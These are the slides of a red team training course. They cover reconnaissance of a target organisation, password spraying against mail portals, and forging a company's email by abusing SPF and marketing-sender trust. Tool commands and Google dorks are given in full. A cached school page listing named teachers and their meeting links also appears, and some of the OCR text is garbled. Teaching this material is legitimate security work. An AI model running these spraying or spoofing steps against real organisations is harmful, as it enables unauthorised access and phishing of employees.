Red Team Training

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Syllabus

2 days training, covering both offensive and defensive aspects.

The training is divided in **5** modules:

- Initial foothold
- Gaining Access
- Payload crafting
- Internal Reconnaissance
- Lateral Movement



Information for the lab

Everything is hosted on the https://mr.un1k0d3r.online/ domain.

The training portal is located at https://mr.un1k0d3r.online/training/



What is a red team

- Assesses your client's responsiveness against threat actors
- Evaluates their security posture by achieving pre-defined goals (access CEO emails, access customer data, etc.)
- Demonstrates potential paths used by attackers to access your client's assets

Is not about exploiting as many 0-days as possible Is not about exploiting as many systems as possible



Module 1: Initial Foothold

DNS Enumeration

During a red team some of your target may be 3rd party applications that are not managed by your target (ex: payroll using a 3rd party). It is important to fingerprint the ownership of these applications prior to the red team



DNS Enumeration

Starting point:

- DNS reconnaissance (https://github.com/blark/aiodnsbrute, fast and easy to use)
 - Once the target primary domain is identified, performing a DNS subdomain brute may reveal interesting targets

```
dnsfun blark > s echo 1.1.1.1 | aiodnsbrute -r - google.ca
[*] Brute forcing google.ca with a maximum of 512 concurrent tasks...
[*] Using local resolver to verify google.ca exists.
[*] Using recursive DNS with the following servers: ['1.1.1.1']
[*] No wildcard response was detected for this domain.
[*] Wordlist loaded, proceeding with 1000 DNS requests
[+] www.google.ca 172.217.10.67
[+] m.google.ca 172.217.10.107
[+] store.google.ca 172.217.12.174
```



DNS Enumeration note

- Misconfigured DNS may leak internal IP addresses and servers of interest in their public records
- You may also leak your IP address
- While performing a red team, make sure that you perform your DNS query on a system that is not owned by you, since recursive DNS query will leak the source



```
<<>> DiG 9.9.5-9+deb8u16-Debian <<>> +trace google.com
;; global options: +cmd
                       3596771 IN
                                       NS
                                               h.root-servers.net.
                       3596771 IN
                                       NS
                                               f.root-servers.net.
                       3596771 IN
                                       NS
                                               1.root-servers.net.
                       3596771 IN
                                               j.root-servers.net.
                       3596771 IN
                                               e.root-servers.net.
                       3596771 IN
                                       NS
                                               d.root-servers.net.
                       3596771 IN
                                               i.root-servers.net.
                       3596771 IN
                                       NS
                                               c.root-servers.net.
                       3596771 IN
                                       NS
                                               k.root-servers.net.
                       3596771 IN
                                       NS
                                               b.root-servers.net.
                       3596771 IN
                                       NS
                                               g.root-servers.net.
                       3596771 IN
                                               a.root-servers.net.
                       3596771 IN
                                       NS
                                               m.root-servers.net.
  Received 241 bytes from 78.109.81.146#53(78.109.81.146) in 7 ms
                       172800 IN
                                               a.gtld-servers.net.
                       172800
                              IN
                                       NS
                                               b.gtld-servers.net.
                       172800
                                       NS
                                               c.gtld-servers.net.
                                               d.gtld-servers.net.
                       172800
                              ΙN
                                       NS
com.
                       172800
                               ΙN
                                       NS
                                               e.gtld-servers.net.
                                               f.gtld-servers.net.
                              IN
                                       NS
                       172800
                       172800
                              IN
                                       NS
                                               g.gtld-servers.net.
                       172800
                              IN
                                       NS
                                               h.gtld-servers.net.
                       172800
                              IN
                                       NS
                                               i.gtld-servers.net.
                       172800
                              IN
                                               j.gtld-servers.net.
                              IN
                                       NS
                                               k.gtld-servers.net.
                       172800
                       172800
                              IN
                                       NS
                                               1.gtld-servers.net.
                       172800
                              IN
                                       NS
                                               m.gtld-servers.net.
                       86400
                              IN
                                               30909 8 2 E2D3C916F6DEEAC73294E8268FB5885044A833FC5459588F4A9184CF C41A5766
com.
                       86400
                             IN
                                       RRSIG DS 8 1 86400 20200322130000 20200309120000 33853 . RTMYCJl25PuAsQFXybethux68YLs9av
fo09LBct+kShXNOnThE4xkKx+Eu7gi48 COUhBIxRIW6w8h7tPekn6anOxvzVj/ybHLW6vFwgcK9exhllZ3td+D/X i8Rvrl1sOTfR0BwsZ06h6+T1b12wnYrEEETW/1eE
 Received 1170 bytes from 199.7.83.42#53(l.root-servers.net) in 25 ms
google.com.
                       172800 IN
                                               ns2.google.com.
google.com.
                       172800 IN
                                       NS
                                               ns1.google.com.
oogle.com.
                       172800 IN
                                       NS
                                               ns3.google.com.
oogle.com.
                       172800 IN
                                       NS
                                               ns4.google.com.
CKOPOJMG874LJREF7EFN84300VIT8BSM.com. 86400 IN NSEC3 1 1 0 - CKOO1GIN43N1ARRC9OSM60POR81H5M9A NS SOA RRSIG DNSKEY NSEC3PARAM
:K0POJMG874LJREF7EFN8430QVIT8BSM.com. 86400 IN RRSIG NSEC3 8 2 86400 20200314044922 20200307043922 56311 com. s9oJcBy3w9ZGB7CfC5Yq9
3icjWo91wwa5fcWf01Bq7jtrBFQ+fEm/0RkLtgFKJM/ jClHVbn6T0rNJ8rlJgf4Hoc5Ue6b5II2+HMeRsGUUaWWug==
584BDVKNH5AGDSI7F5J003NPRHU0G7JQ.com. 86400 IN NSEC3 1 1 0 - $84EDELLAUPA96DT12TJKJN32334NGL3 NS DS RRSIG
584BDVKNH5AGDS17F5J003NPRHU0G7JQ.com. 86400 IN RRSIG NSEC3 8 2 86400 20200315044948 20200308043948 56311 com. uUfXJQk2B9Jxphkvzzal
vtdb3ZiYsI05Xt5A0BLwowWVwGc8lq620dcT+KuuFtg yt87Pw5W5eYKxv4uumQ85EVMCEMcGcZYHJ2Kr4zfC0SIMw==
 Received 836 bytes from 192.55.83.30#53(m.gtld-servers.net) in 20 ms
                       300 IN A
                                              216.58.204.142
  Received 55 bytes from 216.239.36.10#53(ns3.google.com) in 10 ms
```



Certificate Enumeration

Certificate may have multiple subjects leaking extra DNS, including staging environment

Subject Alt Names

DNS Name ringzer0ctf.com

Public Key Info
Algorithm RSA
Key Size 4096
Exponent 65537
Modulus 99:66:6B:7F:DA:DC:99:DB:DA:92:EC:BF:F7:FC:4B:A1:B3:CA:14:3B:9B:A0:B2:33:B9:AD:90:6B:40:0C:E1:D2:DD:9E:E7:1E:2...




Search Engine

Search engine can be used to search for domain and subdomains

inurl:

intext:

site:



Together Learning - Powersearching - Google Sites

https://sites.google.com > view > togetherlearning > learn > digitalliteracy view > site:domainname.com -inurl:stage -inurl:dev -inurl:staging ... sites being indexed, but you don't care about the staging site, this operator can help you exclude all ...

5 Reasons You Lose Traffic After a Website Migration & How ...

feedproxy.google.com > Articles > Search Engine Optimisation ▼

Jul 19, 2016 - site:[INSERT DOMAIN] inurl:staging. site:[INSERT DOMAIN] inurl:dev. site:[INSERT DOMAIN] inurl:uat. How did you get on? Find many?

I'm not sure why my site is now showing up in search results ...

https://support.google.com > webmasters > forum

Your **staging** server is indexed. I would take steps to remove it - though might not attribute anything major to the current indexed status. How many products have ...



Github

- https://github.com/dxa4481/truffleHog can be used to harvest information within github
- Trufflehog Searches through git repositories for secrets, digging deep into commit history and branches
- This is effective at finding secrets accidentally committed



Enumeration Tool

https://github.com/OWASP/Amass is basically using all the method we described to perform enumeration:

- Information Gathering Techniques Used:
 - DNS
 - Scraping
 - Certificates
 - APIs
 - Web Archives

Can be installed from the repo: sudo snap install amass



ASN may be useful too to find new subnets

```
root@portal:~# amass intel -org google

ASN: 6432 - DOUBLELCICK-AS, US

ASN: 15169 - GOOGLE - Google LLC

172.217.0.0/19

34.93.226.0/24

66.249.86.0/23
```

Validate it against ARIN: https://whois.arin.net/rest/asn/AS{id}

Search for IPs associated with ASN

https://raw.githubusercontent.com/nitefood/asn/master/asn



```
root@portal:~# ./asn 15169
                       WARNING
No IPQualityScore token found, so disabling in-depth threat
analysis and IP reputation lookups. Please visit
https://github.com/nitefood/asn#ip-reputation-api-token
for instructions on how to enable it.
 ASN lookup for 15169
AS Number
AS Name
Organization -> Google LLC
AS Reg. date -> 2005-11-23 02:48:10
Peering @IXPs -> AMS-IX | AMS-IX BA | AMS-IX Chicago | AMS-IX Hong Kong | AMS-IX Mumbai | Asteroid Ams
oid Amsterdam Peering LAN | Asteroid Mombasa: Main | B-IX | BALT-IX: BALT-IX | BBIX Amsterdam | BBIX Hor
Los Angeles | BBIX Marseille | BBIX Osaka | BBIX Singapore | BBIX Tokyo | BCIX: BCIX Peering LAN | BIX
-IX: PEER | Bharat IX - Mumbai: Bharat IX Peering LAN | BiX | CABASE-BUE - IX Argentina (Buenos Aires):
 CHIX-CH: Main | CIX-ATL | CLOUD-IX MSK | CLOUD-IX SPB | CSL Thai-IX Malaysia: THAI-IX | ChIX | CoreSit
go | CoreSite - Any2Denver | CoreSite - Any2West | DATAIX | DE-CIX ASEAN | DE-CIX Chennai: DE-CIX Chenn
| DE-CIX Dallas: DE-CIX Dallas Peering LAN | DE-CIX Delhi: DE-CIX Delhi Peering LAN | DE-CIX Frankfurt
fürt Peering LAN | DE-CIX Hamburg: DE-CIX Hamburg Peering LAN | DE-CIX Lisbon: DE-CIX Lisbon Peering LAN
rid: DE-CIX Madrid Peering LAN | DE-CIX Marseille: DE-CIX Marseille Peering LAN | DE-CIX Mumbai: DE-CIX
 LAN | DE-CIX Munich: DE-CIX Munich Peering LAN | DE-CIX New York: DE-CIX New York Peering LAN | DET-I)
TEL-IX: PUBLIC | DataLine-IX | Digital Realty Ashburn: Main | Digital Realty Atlanta | Digital Realty C
Digital Realty Dallas | Digital Realty New York | ECIX-BER | ECIX-DUS | ECIX-FRA | ECIX-HAM | ECIX-MUC
e | EPIX.Warszawa-KIX | ESPANIX Madrid Lower LAN | ESPANIX Madrid Upper LAN | EdgeIX - Melbourne: Main:
dney: Main | Equinix Amsterdam: Equinix IX - AM Metro | Equinix Ashburn | Equinix Atlanta | Equinix Chic
Dallas | Equinix Dublin: Equinix IX - DB Metro | Equinix Frankfurt: Equinix IX - FR Metro | Equinix Hor
nix Lisbon: Equinix IX - LS Metro | Equinix London: Equinix IX - LD Metro | Equinix Los Angeles | Equini
inix IX - MD Metro | Equinix Melbourne | Equinix Miami | Equinix Milan: Equinix IX - ML Metro | Equinix
uinix Osaka | Equinix Palo Alto | Equinix Paris: Equinix IX - PA Metro | Equinix San Jose | Equinix Sea
Singapore | Equinix Stockholm: Equinix IX - SK Metro | Equinix Sydney | Equinix São Paulo: Equinix IX
quinix Tokyo | Equinix Warsaw | Equinix Zurich: Equinix IX - ZH Metro | Eurasia Peering IX: Peering LAN
```



Validating that the IP range is owned by the target (using ARIN or automated script https://github.com/Mr-Un1k0d3r/SearchIPOwner)

Your target may own more than one subnet, so make sure that you perform the exercise every time you discover a new IP and repeat for each domain that is own by them

Example: mr.un1k0d3r.online and ringzer0team.com are owned by the same entity



Exercise Enumerate subdomain for mr.un1k0d3r.online

Subnets reconnaissance using shodan.io





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TOP COUNTRIES



United States	266
TOP SERVICES	
HTTPS	115
НТТР	106
SMTP	10
SSH	10
DNS	5
TOP ORGANIZATIONS	
CenturyLink	154
Trustwave Holdings	112
TOP OPERATING SYSTEMS	
Linux 3.x	6
Linux 2.6.x	3
HP-UX 11.x	2
Windows 7 or 8	1
TOP PRODUCTS	
Apache httpd	135
Microsoft IIS httpd	21
nginx	12
OpenSSH	11
Microsoft HTTPAPI httpd	11




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Validating certificate in the range may reveal new domains that can be

used for enumeration

Country US
State/Province California
Locality Menlo Park
Organization Facebook, Inc.
Common Name *.facebook.com



When targeting a company that performed several acquisitions, make sure that each acquired company is in scope



Shodan may reveal interesting service exposed

.201.47
\text{\'119.126.30.59\' is not allowed to connect to this MySQL server}

Added on 2019-11-11 14:22:03 GMT
United States,

database

Version fingerprint is also useful to identify potentially vulnerable

TOP OPERATING SYSTEMS Linux 3.x 6 Linux 2.6.x 3 HP-UX 11.x 2 Windows 7 or 8 1



Censys.io also another Shodan like service but it is a bit more expensive

You can get shodan for about 5\$ when they do their discount



Shodan may reveal other portals that can be used to access the internal network:

- Citrix portals
- OWA
- VPN
- F5 console
- Fortinet
- Cisco
- ...

Always hunt for the latest publicly available exploit



Scanning the external subnet for most common port may be useful too. Since the whole Internet is scanned several times a day, a light NMAP should remain undetected.

Make sure you are using the proxy system that was previously set up in the cloud not to expose your company's IP and reveal that you are performing a Red Team



proxychains to tunnel your scan? You need to use a full TCP connect scan

proxychains -sT ...

Don't forget about your DNS in: /usr/lib/proxychains3/proxyresolv



Quick web enumeration. Instead of manually browsing each web application, the NMAP output can be used to perform web capture using aquatone (https://github.com/michenriksen/aquatone)

```
me@training:~/Desktop$ cat scan.xml | ./aquatone -nmap -out capture Calculating page structures... done
aquatone v1.7.0 started at 2019-11-11T07:39:43-08:00
                                                                          Clustering similar pages... done
                                                                          Generating HTML report... done
Targets
            : 193
                                                                          Writing session file...Time:
Threads
           : 2
                                                                           - Started at : 2019-11-11T07:39:43-08:00
           : 80, 443, 8000, 8080, 8443
Ports
                                                                           - Finished at : 2019-11-11T07:44:10-08:00
Output dir : capture
                                                                           - Duration
                                                                                       : 4m27s
                                                                          Requests:
                                                                            - Successful : 37

    Failed

                                                                                        : 156
                                                                             2xx : 31
                                                                             3xx : 0
                                                                            - 4xx : 6
                                                                             5xx : 0
                                                                          Screenshots:
                                                                             Successful : 37

    Failed

                                                                                        : 0
```




Wrote HTML report to: capture/aquatone_report.html

Both amass and nmap results can be used to feed aquatone

```
cat nmap.xml | ./aquatone -nmap
cat output | ./aquatone
```

Sadly, aquatone is not really maintained anymore







Response Headers:

Header	Value
X-Xss-Protection	1; mode=block
Date	Mon, 11 Nov 2019 15:42:54 GMT
Server	Apache
Etag	"1321-5058a1e728280"
Accept-Ranges	bytes
X-Content-Type-Options	nosniff
Content-Type	text/html; charset=UTF-8
Retry-Count	0
Strict-Transport-Security	max-age=86400;
Last-Modified	Thu, 16 Oct 2014 13:20:58 GMT
Content-Length	4897
X-Frame-Options	SAMEORIGIN

√isit Page

View Raw Headers

View Raw Response

Close



Exercise

Run aquatone against the discovered IPs

From there, you may be able to quickly identify interesting portals and potential framework / application / services that can be exploited to gain access

Keep in mind that one of the predefined goals can include accessing one of the exposed portals. Once credentials are obtained, try to connect to the service from the external network

Services that rely on active directory for authentication can be used to perform password spraying



Quick wins when it comes to reconnaissance:


- Lync and Office can be used to leak the internal domain name and may expose authentication endpoint
- Exposed OWA can be used to access email through the EWS endpoint, even if MFA is enforced
- Send internal phishing with compromised credentials via EWS
- https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/b834ca28c5a8d392bd14e8e4e380d42c4a8fc318/Send-EWSEmail.ps1
- EWS endpoint is usually located at: https://your.target/EWS/Exchange.asmx
- Try to enumerate active directory through their exposed portal




Harvesting credentials and users

Query exposed data breach for email matching your target Hunt code repositories online:


- Check commit message for guidance:
- Commit #13d8bd21a removing AWS key: you can check the commit and retrieve the key event if the branch doesn't show it anymore



















Like Google search Github support keyword to refine your search





Github was cool and all, but they made it even cooler with the cs.github.com search

It is Features Actions Packages Security Codespaces Copilot Code review Search Issues Discussions



Good ol' Google dorks:

- intext
- inurl
- intitle
- site
- filetype
- ..


https://www.exploit-db.com/google-hacking-database



Site such as linkedin.com may give you a list of employees

Metadata in exposed document may reveal the internal username structure:

site:ringzer0team.com filetype:pdf



Link may be down, don't be scared of using wayback machine (archive.org) or Google cache



https://ringzer0team.com > A-Journey-Into-a-Red...

A Journey Into a Red Team - RingZe

Cached

Online CTF

0x1: Assess your client's responsiveness against threat actors. • 0x2: Evaluate their security posture by achieving pre-defined goals (access CEO emails, access ...

You've visited this page many times. Last visit: 06/04/21





Saved 175 times between October 11, 2013 and March 31, 2021.





Cached example

https://www.okcps.org/Errors/AccessDenied.aspx



Sorry, the page is inactive or protected.

Make sure that you are signed in or have rights to this area. You can also contact the site administrator if you don't have an account or have any questions.

Site Administrator

OKCPS Webmaster, webmaster@okcps.org

Back to Previous Page

Visit Website Homepage



Cached example



Spring Parent-Teacher Conferences

Click the link next to the teacher's name at your conference time!

Mrs. Dukes	PreK	https://meet.google.com/tqp-zbke-ovh
Ms. Holloway	PreK	https://meet.google.com/rwc-ddjf-jhm
Mrs. Davis	Kindergarten	https://meet.google.com/adk-oeqm-fqa
Mrs. Gomez	Kindergarten	https://meet.google.com/nym-yyyy-wlb
Ms. Perry	Kindergarten	https://meet.google.com/dpf-xbin-woq
Mrs. Honious	1st Grade	https://meet.google.com/tvb-cwhf-yri
Mrs. Gallegos	1st Grade	https://meet.google.com/hxy-dzvo-few
Mrs. McBride	1st Grade	https://meet.google.com/ytn-cgwo-fgk
Mrs. Franco	2nd Grade	meet.google.com/nxp-qkp/-rea
Ms. Ochoa	2nd Grade	meet.google.com/atk-liv/a-eas
Mrs. Ogbogu	2nd Grade	https://meet.google.com/nyq-aqsy-ojh
Mrs. Dudley	3rd Grade	https://meet.google.com/xw-awsw-nhb?authuser=0
Ms. McKenzie	3rd Grade	https://meet.google.com/qkm-idgz-xkb
Mrs. Penate	3rd Grade	https://meet.google.com/m/k-hmqr-lep
Mrs. Murfin	3rd Grade	meet.google.com/mhg-xc/v-kos
Mrs. Childers	4th Grade	meet.google.com/njg-fbjc-rzc
Ms. Neal (Flinn)	4th Grade	https://meet.google.com/bfs-ohth-jbh
Ms. Martinez	4th Grade	https://meet.google.com/tjs-tssh-aid
Mr. Van der Linden	4th Grade	https://meet.google.com/onv-zagk-riv
Ms. Lawson	E3	http://meet.google.com/qrv-jolf-jhl
Mrs. Palmer	E3	meet.google.com/ldo-duxz-kpz
Ms Cole	F3	Please use the link Ms. Cole sent to each family! Contact Ms. Cole if you have any issues.
Ms. Fowler	Spec. Ed.	meet google.com/tgt-dmgg-w/b
Blessington/Mucciaccio		https://meet.google.com/qxo-kbrd-wbp
Mr. Hogan	Music	https://meet.google.com/nyt-yhtk-uak
Ms. Stevens	Art	https://meet.google.com/dfe-dgcn-jzr
Ms. Dukes	FLD	https://meet.google.com/gdx-kpfh-mgg
Ms. Koomson	ELD	https://okcps.zoom.us/l/99389979247
Ms. Manley	ELD	https://meet.google.com/wwo-bygd-vzr
Ms. Clinton	Library	https://meet.google.com/rgc-ibci-vim
WIS. CHITTON	Library	mups//meengoogie.com/rgc-tocr-ymi



Exercise Search for interesting data

Some documents may have the Active Directory format as the author Once the format is identified, you can generate a list of potential users based on the information collected on linkedin, github commit name, facebook, facebook corporate group, document metadata, corporate website and more

FOCA can be used to automate the process:

https://github.com/ElevenPaths/FOCA



Hiring platforms are also useful to fingerprint the security technology

used by your target

Responsibilities

The candidate will be involved on customer facing projects to support the requirements gathering, design, deployment, configuration, integration and

tuning of security appliances and software such as Cisco ASA-CSM-FTD / Palo Alto Firewalls & Panorama / Palo Alto Cloud Traps / Juniper SRX Firewalls / Cisco ISE / Cisco IronPort ESA-WSA / Check Point.

Excellent verbal and written communication skills

Experience of deploying and/or administering security related technologies: Tenable, Qualys, OSSIM/OSSEC, CrowdStrike, McAfee, Logrhythm, FortiNet, Splunk.

Main Responsabilities

- Plan EDR agent deployment on servers;
- Coordinate EDR agents deployment with respective teams;
- Optimize the existing policies;
- Assist the supplier on performing an health check of the solution in place;
- Assist business analyst on defining operational processes.

Required

University degree in computer science or related technical field combined with a minimum of 5 years experience in a role operating and supporting an enterprise managed desktop environment.

5+ years experience with Windows Client and Server operating systems, linux experience a plus;

Experience with Endpoint Protection Platform solutions in a large environment (Anti-Malware and EDR such as Symantec AV, Windows Defender, CrowdStrike, Carbon Black, Tanium);

PowerShell experience;



Exercise Search for interesting job description

Phishing

At this point, you either find an exposed vulnerability and you now have access to their network, or you need to find a way to get in

So far, we have gathered:

- List of users
- Passwords
- List of assets
- The security product they use



Phishing

Time to see if we can gain access to their employee emails through a password spraying attack

This tool provides enough flexibility to target OWA, Office 365 or an endpoint that supports negotiate authentication (NTLM)

```
$ python password-spray.py
PasswordSpraying v1.0

Usage: %s [user list] [domain] [url] [password]

$ python password-spray.py users.txt RINGZER0 https://lyncweb.ringzer0team.com/abs/ Training!!!!
```



You client is using the cloud: Graph is what you are looking for

https://developer.microsoft.com/en-us/graph/graph-explorer



https://login.microsoftonline.com/common/v2.0/

https://graph.microsoft.com/v1.0/

> OneDrive (5)	> Batching (2)
> OneNote (6)	> Compliance (beta) (6)
> Outlook Calendar (7)	> Excel (7)
> Outlook Mail (10)	> Extensions (7)
> Outlook Mail (beta) (1)	> Groups (14)
> People (2)	> Identity and Access (14)
> Personal Contacts (2)	> Insights (4)
> Planner (13)	> Microsoft Teams (9)
> Search (13)	> Microsoft Teams (beta) (4)
> Security (23)	> Microsoft To Do (4)
> SharePoint Lists (5)	> Notifications (beta) (2)



Behind the curtain, Graph is using a bunch of standard web APIs

https://graph.microsoft.com/v1.0/me/messages

Azure AD is also another exposed APIs that can be used to gather remote information. More on this later.




Phishing context and pretext matters

Pretext is a false, contrived, **or** assumed purpose **or** reason; a pretense **and Context** is the surroundings, circumstances, environment, background **or** settings that determine, specify, **or** clarify the meaning of an event **or** other occurrence



Searching for context: google etc...

site:google.com intext:award



Schitt's Creek: Award Acceptance Speech | 27th Annual SAG ...

2 days ago — Schitt's Creek takes home the Actor® for Outstanding Performance by an Ensemble in a Comedy Series.#TNT #SAGAwards ...



Your targets have SPF enabled, they must be protected against spoofing, right?

Well short answer is no. They need to enforce DMARC and DKIM to completely prevent spoofing

DMARC (Domain-Based Message Authentication, Reporting and Conformance) is an email authentication protocol. It is designed to give email domain owners the ability to protect their domain from unauthorized use, commonly known as email spoofing

DomainKeys Identified Mail (DKIM) is a protocol that allows an organization to take responsibility for transmitting a message in a way that can be verified by mailbox providers. This verification is made possible through cryptographic authentication



Try it yourself: https://github.com/Mr-Un1k0d3r/SPFAbuse

If your target doesn't enforce DMARC, you can spoof email

python SPFAbuseSMTP.py <API-KEY> ceo@target.com victim@target.com "SPF are not enough" email.txt

You need a sendgrid key which is free to register limited to 10000 emails



Exercise Try to send an email to your corporate email using the president's email

You can abuse 3rd party SPF trust

```
TXT 10 v=spf1 a mx min include:mktomail.com include:spf.z122.zixworks.com include:_spf.salesforce.com ~all
```

Remember range discovery? SPF may give you more

Also, in this case, they trust salesforce.com and zixworks.com:

- Can you send an email through a salesforce API?
- Here is a new context can be abused



The Marketing Evil. Let's assume your target has properly configured the DMARC + DKIM + SPF

But they want to send marketing emails using, let's say, sendgrid.com

```
root@portal:~# nslookup sendgrid.com
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: sendgrid.com
Address: 54.156.3.86
Name: sendgrid.com
Address: 167.89.115.86
Name: sendgrid.com
Address: 167.89.115.86
Name: sendgrid.com
```



Due to the way that most marketing email solutions work, companies must allow the marketing solution in their SPF

You register an account on the same marketing solution and you send an email within the same IP range

It's not a bug it's a feature


No need to tell you that this will increase the credibility of your phishing campaign, since you can pretend to be from the targeted company

Phishing is all about trust



Exercise Analyze DNS TXT Record

https://mxtoolbox.com



txt:ringzer0team.com

Find Problems

Туре	Domain Name	TTL	Record
